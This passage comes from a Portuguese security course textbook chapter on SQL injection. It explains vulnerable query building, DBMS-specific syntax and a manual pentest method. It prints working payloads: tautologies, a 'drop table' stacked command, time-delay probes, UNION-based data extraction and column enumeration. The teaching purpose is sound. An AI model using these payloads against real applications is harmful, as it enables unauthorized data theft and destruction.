 where last_name = '".
 $inputLastName."'"
```

Se um usuário fornecer um valor válido para o campo *inputLastName*, como Smith, por exemplo, a aplicação segue o curso normal de operação, realizando a consulta abaixo ao banco de dados e exibindo os resultados conforme a Figura 6.1:

```
select * from user_data where last_name = 'Smith'
```

Enter your last name:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

**Figura 6.1**  
Operação normal da aplicação.

Note que o valor digitado pelo usuário foi concatenado sem modificações na consulta. O que aconteceria se, em vez de um dado válido, ele entrasse com a cadeia de caracteres `' or 1=1--`? A consulta resultante seria:

```
select * from user_data
 where last_name = ' or 1=1--'
```

Nesse caso, a cláusula *where* é sempre verdadeira, pois a expressão `1=1` é uma tautologia e, assim, a consulta retorna todos os dados da tabela *user\_data*, como pode ser observado na Figura 6.2. Perceba que os dois hífens no final da entrada foram fornecidos para comentar o resto da linha e evitar erros de comando mal formado.

Enter your last name:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

**Figura 6.2**  
Dados extraídos por meio de injeção de SQL.

Um exemplo de ataque muito mais perigoso consiste no fornecimento da entrada `''; drop table user_data--`, que causa a remoção da tabela *user\_data*, caso o usuário utilizado para conexão ao banco possua os privilégios necessários. É claro que, para realizar esse ataque e outros similares, o usuário malicioso necessitaria conhecer a estrutura de tabelas e demais objetos do banco. Mas essas informações, muitas vezes, são fornecidas gratuitamente em mensagens de erros da aplicação, como a mostrado na Figura 6.3.



## Para pensar

Do acima exposto, pode-se concluir equivocadamente que, se os erros forem tratados antes de exibidos ao usuário, atacantes terão as ações limitadas, por desconhecimento da estrutura do banco. Ora, segurança é algo que deve ser realizado em camadas e, portanto, essa medida deve ser adotada de fato. Porém, se os defeitos mais fundamentais, como a falta de validação da entrada e a maneira como as consultas são construídas, não forem corrigidos, a aplicação ainda continuará vulnerável à injeção de SQL! E, mesmo que o resultado da injeção não seja exibido, uma variação do ataque, conhecida como “Injeção de SQL às cegas” (Spett, 2003; Stuttard e Pinto, 2007; Clarke, 2009), pode ser empregada para recuperar toda a estrutura e o conteúdo do banco

### SGBD

Sistema Gerenciador de Bancos de Dados. Consiste em um conjunto de softwares que permite criar, manipular e gerenciar bancos de dados, encapsulando todos os detalhes de como são organizados fisicamente, além de manter a consistência, em um ambiente com múltiplos usuários e acessos concorrentes.

Devido à importância da injeção de SQL e à grande quantidade de técnicas que podem ser utilizadas, este capítulo tem por objetivo discutir o tema de maneira detalhada, considerando-se os **SGBDs** MySQL, Oracle, PostgreSQL e SQL Server. Os tópicos que são cobertos incluem: especificidades de SGBDs, locais de injeção, testes básicos, extração de dados via UNION, identificação do servidor de banco de dados, identificação das colunas da consulta, escalada de privilégios, descoberta e extração de tabelas, manipulação de arquivos, função definida por usuário, execução de comando no sistema operacional, varredura de redes, injeção de SQL às cegas, injeção de SQL de segunda ordem e evasão de filtros.




Figura 6.3

Erro de aplicação revelando informações sobre tabela de banco de dados.

## Exercício de nivelamento 1



### Consulta SQL problemática

Você já viu alguma aplicação que tenha exibido a consulta SQL problemática, em decorrência de um erro?

---



---



---



---

## Exercício de fixação 1



### Injeção de SQL

Por que injeção de SQL é um dos ataques mais perigosos contra uma aplicação?

---



---



---



---



## Especificidades de alguns SGBDs

Antes de iniciar os tópicos de descoberta e exploração de vulnerabilidades, convém introduzir alguns conceitos referentes à linguagem SQL, fundamentais para a execução de ataques bem-sucedidos, no contexto deste capítulo. É importante observar que, embora sejam muito similares, as sintaxes de SQL, empregadas pelos diversos SGBDs existentes, apresentam vários aspectos específicos que devem ser conhecidos por quem realiza um teste de invasão.



Dada a diversidade de tais sistemas, é oportuno focar naqueles que possuem maior participação de mercado, pois serão encontrados mais frequentemente em avaliações de segurança. Por esse motivo, nesta seção e no restante deste capítulo, serão considerados os seguintes sistemas gerenciadores de bancos de dados: Oracle, Microsoft SQL Server, MySQL e PostgreSQL.

## Comandos de manipulação de dados

Comandos SQL que manipulam dados são fundamentais para qualquer aplicação que utilize um banco de dados e são o foco principal de ataques de injeção de SQL:



- **SELECT:** comando que permite selecionar dados de uma ou mais tabelas e visões e é, por exemplo, empregado em funcionalidades de consulta. As seguintes cláusulas e operadores são muito utilizados para compor as cadeias de ataque:
  - ▣ **FROM:** indica a partir de quais tabelas e visões os dados devem ser selecionados. Somente é obrigatória em Oracle, que disponibiliza a tabela DUAL, para os casos em que os valores desejados não se originam de tabelas ou visões.
  - ▣ **WHERE:** define as condições que devem ser satisfeitas para selecionar as linhas das tabelas especificadas. Normalmente, é o ponto em que ocorre a injeção.
  - ▣ **GROUP BY:** agrupa as linhas de acordo com as expressões definidas, devolvendo uma única linha de sumário por grupo.
  - ▣ **HAVING:** aplicada aos grupos obtidos pela cláusula GROUP BY, restringe aqueles que serão selecionados pela consulta.
  - ▣ **ORDER BY:** ordena os resultados, de acordo com as colunas especificadas.
  - ▣ **UNION:** operador que realiza a junção dos resultados de duas consultas, eliminando linhas repetidas. Para funcionar, requer que o número de colunas das consultas seja o mesmo e que os respectivos tipos sejam compatíveis.
  - ▣ **UNION ALL:** similar ao operador UNION, mas inclui, também, as linhas repetidas.
- **INSERT:** adiciona uma ou mais linhas na tabela especificada e é usado, por exemplo, em funcionalidades de cadastro de dados e de usuários.
- **UPDATE:** atualiza uma ou mais colunas de uma tabela ou visão, englobando todas as linhas que satisfaçam as condições estabelecidas pela cláusula WHERE. Exemplos de uso em aplicações incluem alteração de senha de usuários e manipulação de dados.
- **DELETE:** remove uma ou mais linhas de uma tabela ou visão, englobando todas aquelas que satisfaçam as condições estabelecidas pela cláusula WHERE. Pode ser utilizada, por exemplo, em remoção de usuários e de dados gerais.

## Empilhamento de comandos

É uma funcionalidade disponibilizada por alguns sistemas gerenciadores de bancos de dados, que consiste no suporte à submissão de múltiplos comandos SQL de uma única vez. Em alguns casos, entretanto, o funcionamento depende, também, da linguagem na qual a aplicação é desenvolvida (Clarke, 2009).

Por exemplo, o SGBD MySQL passou a suportar empilhamento de comandos, a partir da versão 5, mas não há como utilizá-lo em conjunto com aplicações antigas escritas em PHP que não usam o módulo Mysqli (Guimarães, 2009).

Para separar os comandos submetidos, normalmente um ponto-e-vírgula é utilizado, o qual não é necessário após o último item da lista.

Isso deixa claro o exemplo “; drop table user\_data--”, ilustrado na seção anterior. O grande interesse em empilhamento de comandos reside no fato de que muitas das técnicas de injeção de SQL dependem dessa funcionalidade ou são executadas mais facilmente quando ela está disponível. De todos os SGBDs abordados, somente o Oracle aceita apenas comandos individuais.

## Expressão condicional

Uma expressão condicional é avaliada em função de qual das condições enumeradas é satisfeita e tem a vantagem de poder ser utilizada em qualquer lugar que aceite uma expressão, como em uma cláusula WHERE, por exemplo.

Funciona como um comando if-then-else ou switch, comuns em linguagens de programação, mas, diferentemente, sempre retorna um valor, como se fosse uma função. Tem fundamental importância nas diversas técnicas de injeção de SQL às cegas, que veremos mais adiante.

A Figura 6.4 sumariza o suporte a expressões condicionais e similares nos diversos bancos de dados, enquanto o comando abaixo ilustra o uso delas em uma consulta realizada a um banco de dados Oracle:

```
select case id when 1 then 'Um'
 when 2 then 'Dois'
 when 3 then 'Três'
 else '?' end,
 author,
 title
from papers
```

**Figura 6.4**  
Suporte em SGBDs  
de expressões  
condicionais.

SGBD	Expressão, função ou comando condicional
MySQL	Expressão condicional CASE e função if().
Oracle	Expressão condicional CASE e função decode().
PostgreSQL	Expressão condicional CASE.
SQL Server	Expressão condicional CASE e comando IF.

## Comando de pausa

Um comando de pausa permite suspender o processamento por um período de tempo definido pelo usuário. É muito útil quando o ataque de injeção de SQL não gera resultados que podem ser visualizados por meio da aplicação, pois permite inferir que o código injetado foi executado, se o atraso especificado ocorrer.

Para poder ser usado desse modo, o comando de pausa precisa ser uma função ou então comandos empilhados devem ser suportados. No caso de Oracle, nenhuma dessas condições é atendida, mas é possível simular o mesmo efeito, por meio de subconsultas que levam muito tempo para executar, conforme o exemplo:

```
select * from papers
 where (select count(*) from all_users, all_users,
 all_users, all_users, all_users) > 0
```

A Figura 6.5 resume os comandos de pausa disponíveis em cada um dos bancos de dados considerados neste texto.

SGBD	Comandos de pausa
MySQL	Versão < 5.0: Função benchmark(# vezes, operação a ser executada). Versão ≥ 5.0: Função sleep(# segundos).
Oracle	PL/SQL: dbms_lock.sleep(#segundos). Expressão: (select count(*) from all_users, all_users, all_users, all_users, all_users) > 0
PostgreSQL	Função pg_sleep(# segundos).
SQL Server	Comando WAITFOR DELAY 'hh:mm:ss'.

**Figura 6.5**  
Comandos de pausa  
em SGBDs.

## Manipulação de caracteres e de cadeias de caracteres

As seguintes operações sobre caracteres e cadeias de caracteres são úteis para ataques de injeção de SQL:

- Concatenação de duas cadeias de caracteres.
- Extração de uma parte da cadeia de caracteres.
- Tamanho de cadeia de caracteres.
- Conversão de um caractere para o código ASCII correspondente.
- Conversão do código ASCII para o caractere correspondente.

As funções e os operadores que efetuam as tarefas acima estão listados, para cada banco de dados, na Figura 6.6. Os significados de "str", "pos", "#", "char" e "int" são, respectivamente, cadeia de caracteres, posição inicial, número de caracteres, caractere e expressão inteira.



SGBD	Concatenação	Subcadeia	Tamanho	Para ASCII	Para char
MySQL	espaço concat(str1, ...)	substr(str, pos, [#])	length(str)	ascii(char)	char(int)
Oracle	 concat(str1, str2)	substr(str, pos, [#])	length(str)	ascii(char)	chr(int)
PostgreSQL		substr(str, pos, [#])	length(str)	ascii(char)	chr(int)
SQL Server	+	substring(str, pos, #)	len(str)	ascii(char)	char(int)

**Figura 6.6**  
Manipulação de caracteres e de cadeias de caracteres.

## Operadores bit-a-bit

Esses operadores atuam sobre os bits individuais dos números passados como operandos e são empregados em algumas técnicas de injeção de SQL às cegas, que possibilitam paralelizar as requisições.

Nesse contexto, os seguintes operadores são relevantes:

- **x AND y**: resulta em 1 somente quando ambos os operandos são 1; 0, caso contrário.
- **x OR y**: resulta em 1 quando pelo menos um dos operandos é 1; 0, caso contrário.
- **x XOR y**: resulta em 1 quando os operandos têm valores diferentes; 0 caso contrário.

A Figura 6.7 ilustra os símbolos utilizados por diversos bancos de dados para cada um dos operadores bit-a-bit. Observe que o Oracle suporta nativamente apenas o operador AND e que os demais são derivados por expressões matemáticas.

SGBD	AND	OR	XOR
MySQL	x & y	x   y	x ^ y
Oracle	bitand(x, y)	x + y – bitand(x, y)	x + y – 2 * bitand(x, y)
PostgreSQL	x & y	x   y	x # y
SQL Server	x & y	x   y	x ^ y

**Figura 6.7**  
Operadores bit-a-bit.

## Comentários

O principal objetivo de se utilizar o mecanismo de comentário em um ataque de injeção de SQL é evitar erros de sintaxe, por meio da desconsideração de aspas e cláusulas finais. Porém, quando o comando possui parênteses na parte que sofre a injeção, o uso dessa técnica resulta em erro, pois o comando submetido ao banco de dados fica com parênteses desbalanceados. Nesse caso, outra estratégia de exploração, abordada mais ao final do capítulo, deve ser adotada.

Outro uso de comentários consiste na evasão de filtros mal escritos, que, por exemplo, descartam todas as entradas que possuem espaços, mas aceitam as demais.

Para quebrar um controle desse tipo e evitar a rejeição do vetor de teste, basta substituir todos os espaços por “/\* \*/”, que atuam como um comentário no interior de comandos. Uma particularização desse tipo de comentário é implementada pelo MySQL, a qual permite incluir o código SQL especificado, se a versão do servidor for maior que a informada por um parâmetro numérico de cinco dígitos. Por exemplo, considere o comentário “/\*!50000 + 10\*/”, que insere o código “+ 10”, somente se a versão do MySQL for maior que a 5.00.00.

Um sumário dos tipos de comentário suportados por diversos SGBDs, juntamente com as respectivas notações, é apresentado na Figura 6.8.

Tipo	MySQL	Oracle	PostgreSQL	SQL Server
Meio de comando	<code>/*Comentário*/</code>	<code>/*Comentário*/</code>	<code>/*Comentário*/</code>	<code>/*Comentário*/</code>
Finalização de linha	<code>#, ` e --</code>	<code>--</code>	<code>--</code>	<code>--</code>

**Figura 6.8**  
Comentários suportados pelos SGBDs.

## Descoberta de vulnerabilidades e exploração

Nesta seção, serão descritas diversas técnicas, básicas e avançadas, para a detecção e exploração de vulnerabilidades que permitem executar ataques de injeção de SQL.

Um método possível de teste engloba os seguintes passos, cuja ordem de execução varia conforme cada cenário:

1. Mapeamento da superfície de teste da aplicação.
2. Descoberta de parâmetros vulneráveis à injeção de SQL.
3. Extração de dados das tabelas da consulta vulnerável.
4. Determinação do número de colunas da consulta vulnerável.
5. Determinação dos tipos das colunas da consulta vulnerável.
6. Identificação do servidor de banco de dados e do sistema operacional.
7. Escalada de privilégios.
8. Mapeamento de tabelas e demais objetos no banco de dados.
9. Extração de dados de outras tabelas e visões, por meio de UNION.
10. Extração de dados do sistema operacional.
11. Identificação de outros servidores.
12. Comprometimento de outros servidores.



## Locais de injeção

Dependendo do tipo de comando SQL utilizado, o local em que ocorre a injeção muda e regras diferentes devem ser respeitadas para que não sejam introduzidos erros sintáticos (Stuttard e Pinto, 2007).



### Comandos SELECT

São utilizados em funcionalidades que exibem informações, como consultas de catálogos e de dados cadastrais, por exemplo. Dados fornecidos pelos usuários, de modo geral, são empregados como parte da cláusula WHERE e, assim, é possível, muitas vezes, utilizar o mecanismo de comentário para descartar os elementos após o ponto de injeção.

### Comandos INSERT

São empregados, por exemplo, em cadastros de usuários e em inclusão de novos registros em uma base de dados. Os valores fornecidos pelos usuários são usados como parte da cláusula VALUES, que consiste em uma lista de expressões, circundada por parênteses. O número de elementos depende da quantidade de colunas especificadas no comando ou de colunas existentes na tabela. Disso tudo, conclui-se que, se o vetor de injeção comentar o final do comando, um erro sintático será introduzido. De acordo com Stuttard e Pinto (2007),

para solucionar esse empecilho, pode-se submeter uma sequência crescente de valores, até que a inclusão ocorra com sucesso. Como exemplo, tem-se:

```
texto')--
texto', 1)--
texto', 1, 1)--
texto', 1, 1, 1)--
...
```

## Comandos UPDATE

São utilizados para atualização de dados cadastrais e de quantidade de itens de um produto no estoque, por exemplo. A injeção de SQL pode ocorrer na cláusula SET e, também, na cláusula WHERE, e, de modo geral, comentários podem ser empregados sem causar erro sintático. Apesar disso, muito cuidado deve ser tomado para evitar que todas as linhas da tabela sejam atualizadas, perdendo-se com isso a consistência das informações. Tal cenário é possível se um comentário de final de linha é injetado na cláusula SET, descartando a restrição imposta pela cláusula WHERE.

## Comandos DELETE

Um exemplo de uso em aplicações inclui a remoção de contas de usuário e de mensagens em redes sociais, sendo que os dados fornecidos pelo usuário para a realização da operação são utilizados na cláusula WHERE. Também é necessário tomar muito cuidado ao efetuar uma injeção de SQL em um DELETE, pois pode-se acabar removendo todas as linhas da tabela manipulada.

## Testes básicos

A melhor maneira de se testar aplicações, para detectar se são vulneráveis à injeção de SQL, é com o auxílio de ferramentas automatizadas, de modo a aumentar a produtividade da tarefa. Contudo, é importante saber como um teste manual pode ser executado, porque, em muitos casos, o analista de segurança precisa alimentar essas ferramentas com informações que possibilitam filtrar alarmes falsos (Meucci *et al.*, 2008).


A superfície de teste da aplicação é composta por todos os parâmetros que são submetidos ao servidor e que podem ser utilizados na construção dinâmica de consultas SQL. Além dos elementos que podem ser diretamente alterados pelo analista, como parâmetros GET e campos de formulários, deve-se atentar para campos escondidos e cabeçalhos HTTP personalizados.

Um proxy de interceptação deve ser utilizado para alterar esses valores nos casos em que o teste é realizado manualmente. Observe que a lista dos parâmetros a serem avaliados é levantada na fase de mapeamento da aplicação.


O teste inicial consiste em fornecer um delimitador de cadeia de caracteres a cada um dos parâmetros mapeados, um por vez. Se a aplicação for vulnerável, isso resulta na submissão de uma consulta mal formada ao banco de dados, o que pode induzir a exibição de mensagens de erro verbosas, caso não sejam devidamente capturadas.




Muitas vezes, nesse processo, informações importantes são reveladas, como, por exemplo, o fornecedor de banco de dados utilizado ou o próprio comando que gerou o problema. Observe que, no caso de PostgreSQL, os nomes das colunas e da tabela são gratuitamente fornecidos ao usuário da aplicação.



**Figura 6.9**  
Mensagem de erro do MySQL, decorrente de consulta mal formada.



**Figura 6.10**  
Mensagem de erro do Oracle, decorrente de consulta mal formada.



**Figura 6.11**  
Mensagem de erro do PostgreSQL, decorrente de consulta mal formada.



**Figura 6.12**  
Mensagem de erro do SQL Server, decorrente de consulta mal formada.

Nem sempre, porém, é possível confirmar a vulnerabilidade, por meio de mensagens de erro contendo tantas informações, como nos exemplos ilustrados. Muitas aplicações, hoje em dia, exibem apenas uma mensagem genérica de erro, que pode, muito bem, resultar da rejeição da entrada fornecida, antes da submissão da consulta, em vez de uma vulnerabilidade relacionada à injeção de SQL. Nesses casos, outras abordagens podem ser adotadas para retificar o defeito na aplicação:



- Se a aplicação exibe o resultado da consulta, como acontece em um mecanismo de busca, pode-se submeter um valor válido, que devolva uma quantidade muito pequena de dados. Em seguida, tenta-se explorar a potencial vulnerabilidade, por meio da submissão de uma entrada que force a seleção da tabela inteira: `"" or 1=1--`, se o parâmetro for textual, ou `"0 or 1=1--"`, se for numérico. Caso um número maior de linhas seja apresentado, tem-se a confirmação desejada.
- Em alguns casos, como em telas de autenticação, o resultado da consulta não é exibido ao usuário. Em tais situações, como é possível validar se os campos de usuário e senha são vulneráveis à injeção de SQL, considerando que as técnicas básicas não surtem efeito? Uma das respostas para esse problema consiste em injetar um comando de pausa, a qual, se ocorrer, indica que a aplicação é vulnerável. Por exemplo, se a aplicação é escrita em ASP.NET, grandes são as chances de que o banco de dados utilizado seja o SQL Server. Assim, pode-se fornecer o valor `""; waitfor delay '0:00:10'--` (Anley, 2002b), para o campo de identificador de usuário, e observar o tempo de resposta.

Um ponto importante que deve ser observado, para que os ataques sejam bem-sucedidos, é que o parâmetro que sofre a injeção pode, às vezes, ser usado em expressões complexas que utilizam diversos parênteses. Se estes não forem balanceados corretamente, a sintaxe do comando submetido será inválida e o banco de dados reclamará do problema.



Por exemplo, considere a consulta dinâmica abaixo:

```
$comandoSQL = "select id, author, title
 from papers
 where (title like ('%".$termos."%'))"
```

Caso o valor fornecido seja `"" or 1=1--`, o comando submetido ao banco de dados será:

```
select id, author, title
 from papers
 where (title like ('%' or 1=1--%'))
```

Que, claramente, não será executado pelo servidor, devido ao erro sintático. De modo a corrigir o problema, o vetor de teste original deve ser substituído por `"abc') or 1=1)--"`. O aluno pode se perguntar, nesse momento, como saber exatamente quantos parênteses colocar e em quais lugares. Dependendo da situação, isso pode ser realmente difícil de resolver e, assim, outras técnicas, discutidas adiante, devem ser empregadas.

Finalmente, segundo Stuttard e Pinto (2007), um erro muito comum, cometido na montagem dos vetores de teste, consiste em se esquecer de aplicar codificação para URL a todos os caracteres, da parte de dados, que têm sentido especial em requisições HTTP.



Por exemplo, os símbolos `"&"` e `"+"` não podem ser usados diretamente em argumentos, pois são empregados, respectivamente, para unir instâncias de pares (parâmetro=valor) e

substituir espaços na segunda parte desses elementos. Note que a codificação deve ocorrer sempre que os parâmetros forem manipulados manualmente na barra de endereços ou em uma requisição interceptada, mas nunca na tela de um formulário. Nesse caso, o navegador web já realiza a codificação automaticamente, antes de realizar a submissão.

## Extração de dados via UNION

O grande perigo de um ataque de injeção de SQL é que o atacante não fica restrito a extrair dados da tabela manipulada pelo comando vulnerável.



Na verdade, consegue-se, ao menos, recuperar todas as informações acessíveis pela conta utilizada para se conectar ao banco de dados. No pior cenário, tal conta é administrativa ou, então, a escalada de privilégios é possível, viabilizando a extração de qualquer objeto do banco, bem como a execução de qualquer operação suportada pelo SGBD.

Com a técnica utilizada até então não é possível extrair dados de outras tabelas, pois a injeção limita-se a alterar a semântica da cláusula WHERE.

Para incluir linhas no resultado da pesquisa original, a partir de outra fonte de dados, deve-se ir além, e o método que permite alcançar esse objetivo consiste no uso do operador UNION ou UNION ALL.




A sintaxe básica de um comando SELECT com UNION é a seguinte (Clarke, 2009):

```
select expressão1a, expressão2a, ..., expressãoNa from tabela1
UNION [ALL]
select expressão1b, expressão2b, ..., expressãoNb from tabela2
UNION [ALL]
...
```

Como já vimos anteriormente, realizar a operação UNION requer que o número de expressões devolvidas pelos SELECTs seja exatamente o mesmo e que os tipos das expressões que ocupam a mesma posição sejam compatíveis.



Se essas condições não são satisfeitas, o SGBD não executa a consulta e devolve um erro à aplicação. Vejamos um exemplo, para facilitar a compreensão dessa nova técnica. Considere uma aplicação vulnerável, que permite listar artigos contendo uma palavra informada pelo usuário. Submetendo-se o termo "" or 1=1--" tem-se como resultado o ilustrado na Figura 6.13.



1	Chris Anley	Advanced SQL Injection In SQL Server Applications
2	Chris Anley	(more) Advanced SQL Injection
3	Bernardo Damele Assumpcao Guimaraes	Advanced SQL Injection to operating system full control

Vamos supor que, por meio da exploração de outra vulnerabilidade, obteve-se a descrição de todas as tabelas do banco de dados, e que se deseja listar o conteúdo da tabela chamada

**Figura 6.13**  
Resultado da injeção "" or 1=1--".

books, cujas colunas são *id*, *author* e *title*. Para extrair as informações desejadas, pode-se submeter o termo de busca abaixo, obtendo-se o resultado ilustrado na Figura 6.14.

```
' or 1=1 union select id, author, title from books order by 2--
```

Como é razoável esperar que a vulnerabilidade seja explorada para extrair dados de inúmeras outras tabelas, é possível eliminar as linhas da tabela original, forçando uma expressão sempre falsa na cláusula WHERE:

```
' and 1=2 union select id, author, title from books order by 2--
```

http://pgsqli.esr.mp.br/search.php

3	Bernardo Damele Assumpcao Guimaraes	Advanced SQL Injection to operating system full control
2	Bruce Schneier	Beyond Fear
2	Chris Anley	(more) Advanced SQL Injection
1	Chris Anley	Advanced SQL Injection In SQL Server Applications
4	David Litchfield	The Oracle Hacker's Handbook
1	Ross Anderson	Security Engineering
3	Simon Singh	The Code Book
5	William Stallings	Cryptography and Network Security - Principles and Practice

**Figura 6.14**  
Extração de dados de outra tabela, por meio do operador UNION.

#### Determinação do número de colunas

Quando o número de colunas não pode ser extraído a partir das mensagens de erro, porque são capturadas e tratadas pela aplicação, duas técnicas, baseadas em tentativa e erro, podem ser empregadas (Clarke, 2009; Stuttard e Pinto, 2007). A primeira delas consiste na submissão de consultas, com um número crescente de colunas, até que nenhum erro mais ocorra.

Considere-se, por exemplo, que a submissão de `"' union select null#"'` resulte na mensagem de erro apresentada na Figura 6.15.

RNP http://mysql.es...p.br/search.php


Escola Superior de Redes RNP
<b>Erro na execução da consulta!</b>

**Figura 6.15**  
Erro gerado por injeção do operador UNION.

Uma vez que a injeção não foi bem-sucedida, o processo deve continuar:

```
' union select null,null#
' union select null,null,null#
' union select null,null,null,null#
' union select null,null,null,null,null#
' union select null,null,null,null,null,null#
```

Com o último vetor de teste, isto é, com seis colunas, a mensagem de erro dá lugar à listagem de artigos mostrada na Figura 6.16, o que implica um número correto de colunas. Percebe-se, com facilidade, que o total de testes realizado sempre é igual à quantidade de colunas do SELECT. Observe, também, que cada tentativa incorreta gera uma entrada no arquivo de trilha de auditoria da aplicação, e, por isso, o método pode ser bastante ruidoso se o número de colunas for muito grande.



1	Chris Anley	Advanced SQL Injection In SQL Server Applications
3	Chris Anley	(more) Advanced SQL Injection
4	Bernardo Damele Assumpcao Guimaraes	Advanced SQL Injection to operating system full control



**Figura 6.16**

Resultado quando a injeção de UNION é feita com o número correto de colunas.

O segundo método de teste consiste em substituir o UNION por ORDER BY e proceder de maneira similar, aumentando o número da coluna a cada iteração. A principal diferença é que o banco de dados somente gera um erro quando a coluna especificada não existe.

Desse modo, o processo deve ser repetido, até que algum problema ocorra, e, no caso da aplicação anterior, os seguintes vetores podem ser submetidos:

```
' order by 1#
' order by 2#
' order by 3#
' order by 4#
' order by 5#
' order by 6#
' order by 7#
```



Diversas são as vantagens dessa técnica sobre a anterior:

- Os vetores de teste são menores e quase não variam com a iteração.
- Somente um evento é registrado na trilha de auditoria de erros, uma vez que todas as submissões, excetuando-se a última, ocorrem com sucesso.
- É possível reduzir o número total de submissões, se a quantidade de colunas for grande, adotando-se a mesma estratégia de uma pesquisa binária.

## Determinação dos tipos das colunas

Considere que, no exemplo anterior, das seis colunas recuperadas pelo SELECT, é possível identificar que somente as colunas 1, 3 e 5 são exibidas ao usuário.

Para realizar o UNION com outras tabelas ou visões, o próximo passo resume-se em determinar o tipo de cada uma das colunas úteis da consulta. Essa tarefa é bem simples e pode ser realizada com a submissão, via UNION, de colunas definidas com o valor NULL, exceto aquela que se deseja testar, que deve conter uma cadeia de caracteres.







### Para pensar

Você percebeu que, no exemplo, o número de colunas do comando SELECT é diferente do exibido pela aplicação? Tal situação pode parecer estranha, mas é encontrada com frequência em aplicações reais. Muitas vezes, ela decorre de um comando SELECT \* FROM..., no qual o desenvolvedor não especifica as colunas necessárias. Nesses casos, a presente técnica pode ser usada, também, para determinar quais colunas são, de fato, utilizadas na construção da lista exibida ao usuário. Para isso, basta observar se a ordenação das linhas varia, à medida que o número de coluna é alterado na cláusula ORDER BY.

Se ocorrer um erro, infere-se que a coluna é uma data ou um número, se não, ela é compatível com valores textuais. Do ponto de vista prático, esses são os tipos de colunas interessantes para extração de informações, pois qualquer tipo pode ser convertido para uma cadeia de caracteres.

